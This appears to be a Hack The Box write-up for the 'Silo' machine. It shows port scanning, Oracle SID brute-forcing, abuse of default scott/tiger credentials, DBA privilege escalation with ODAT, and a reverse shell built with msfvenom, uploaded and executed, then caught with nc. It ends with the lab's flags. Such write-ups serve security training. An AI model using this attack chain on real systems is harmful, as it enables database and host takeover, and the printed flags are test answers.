


Silo: 10.10.10.82
OS: Windows
DB: Oracle

```
# export ip=10.10.10.82
# ./htbscan.py $ip 300

Running command: sudo masscan -e tun0 -p0-65535 --max-rate 300 --interactive 10.10.10.82

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-08-02 18:29:57 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 445/tcp on 10.10.10.82
Discovered open port 49162/tcp on 10.10.10.82
Discovered open port 135/tcp on 10.10.10.82
Discovered open port 49153/tcp on 10.10.10.82
Discovered open port 47001/tcp on 10.10.10.82
Discovered open port 49152/tcp on 10.10.10.82
Discovered open port 49158/tcp on 10.10.10.82
Discovered open port 49161/tcp on 10.10.10.82
Discovered open port 49155/tcp on 10.10.10.82
Discovered open port 49160/tcp on 10.10.10.82
Discovered open port 49154/tcp on 10.10.10.82
Discovered open port 139/tcp on 10.10.10.82
Discovered open port 1521/tcp on 10.10.10.82

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   Oracle TNS listener 11.2.0.2.0 (unauthorized)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  oracle-tns   Oracle TNS listener (requires service name)
49161/tcp open  msrpc        Microsoft Windows RPC
49162/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (96%), Microsoft Windows Server 2012 R2 (96%), Microsoft Windows Server 2012 R2 Update 1 (96%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (96%), Microsoft Windows Vista SP1 (96%), Microsoft Windows Server 2008 SP2 Datacenter Version (94%), Microsoft Windows Server 2008 R2 (93%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (93%), Microsoft Windows Server 2008 SP1 (93%), Microsoft Windows Server 2008 SP2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -40s, deviation: 0s, median: -40s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: supported
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-08-02 15:03:33
|_  start_date: 2018-07-29 23:56:44
```

POR 1521 is open lets enumerate

```
# nmap --script oracle-sid-brute $ip
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1521/tcp open  oracle
| oracle-sid-brute:
|_  XE
```

NOTE: Read the odat tool GitHub to install sqlplus you will need it latter.

Now we use ODAT tool to enumerate and exploit the host.


```
# ./odat.py all -s $ip -d XE -U scott -P tiger

[1] (10.10.10.82:1521): Is it vulnerable to TNS poisoning (CVE-2012-1675)?
[+] The target is vulnerable to a remote TNS poisoning

[2] (10.10.10.82:1521): Testing all modules on the XE SID with the scott/tiger account
[2.1] UTL_HTTP library ?
[-] KO
[2.2] HTTPURITYPE library ?
[+] OK
[2.3] UTL_FILE library ?
[+] OK
[2.4] JAVA library ?
[-] KO
[2.5] DBMSADVISOR library ?
[+] OK
[2.6] DBMSSCHEDULER library ?
[-] KO
[2.7] CTXSYS library ?
[+] OK
[2.8] Hashed Oracle passwords ?
[+] OK
[2.9] Hashed Oracle passwords from history?
[-] KO
[2.10] DBMS_XSLPROCESSOR library ?
[+] OK
[2.11] External table to read files ?
```

[-] KO
[2.12] External table to execute system commands ?
[-] KO
[2.13] Oradbg ?
[-] KO
[2.14] DBMS_LOB to read files ?
[+] OK

So the target is vulnerable to a remote TNS poisoning and have some oracle modules enabled, let's use it. Remember to read the odat wiki carefully.

Use ODAT to enumerate the user and password, I found (SCOTT/TIGER).


# sqlplus -L scott/tiger@(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=10.10.10.82)(PORT=1521))(CONNECT_DATA=(SID=XE)))



```
root@kali:~# sqlplus -L scott/tiger@(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=10.10.10.82)(PORT=1521))(CONNECT_DATA=(SID=XE)))

SQL*Plus: Release 12.1.0.2.0 Production on Sat Aug 4 14:55:50 2018

Copyright (c) 1982, 2014, Oracle.  All rights reserved.

ERROR:
ORA-28002: the password will expire within 6 days


Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL> 
```

DATABASE PRIVESC


# ./odat.py privesc -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --dba-with-execute-any-procedure



```
root@kali:~/odat# ./odat.py privesc -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --dba-with-execute-any-procedure

[1] (10.10.10.82:1521): Grant DBA role to current user with CREATE/EXECUTE ANY PROCEDURE method
[+] The DBA role has been granted to this current user
```

Now confirm that the dba role has been added.

SQL> select * from user_role_privs;



```
SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          DBA                            NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL> 
```

There's the dba role added to Scott


EXPLOITATION

Create the exploit with msfvenom

# **msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.3 LPORT=5555 EXITFUNC=thread -f exe > shell.exe**

Now use ODAT **utlfile** module to upload the exploit and **externaltable** to execute it

# **./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --putFile /Users/Administrator/Desktop/ exploit.exe shell.exe**




```
root@kali:~/odat# ./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --putFile /Users/Administrator/Desktop/ exploit.exe shell.exe

[1] (10.10.10.82:1521): Put the shell.exe local file in the /Users/Administrator/Desktop/ folder like exploit.exe on the 10.10.10.82 server
[+] The shell.exe file was created on the /Users/Administrator/Desktop/ directory on the 10.10.10.82 server like the exploit.exe file
```

Create the listener on port 5555

# **nc -nlvp 5555**

Execute the exploit

# **./odat.py externaltable -s 10.10.10.82 -d XE -U scott -P tiger --exec /Users/Administrator/Desktop/ exploit.exe**



```
root@kali:~/odat# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.82] 49261
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>
```

Now let's get the flags

# **net user**

There's user Administrator and Phineas

# **type C:\Users\Phineas\Desktop\user.txt**
# **type C:\Users\Administrator\Desktop\root.txt**

FLAGS

User: **92ede778a1cc8d27cb6623055c331617**
Root: **cd39ea0af657a495e33bc59c7836faf6**

Michael Cruz "mcruz"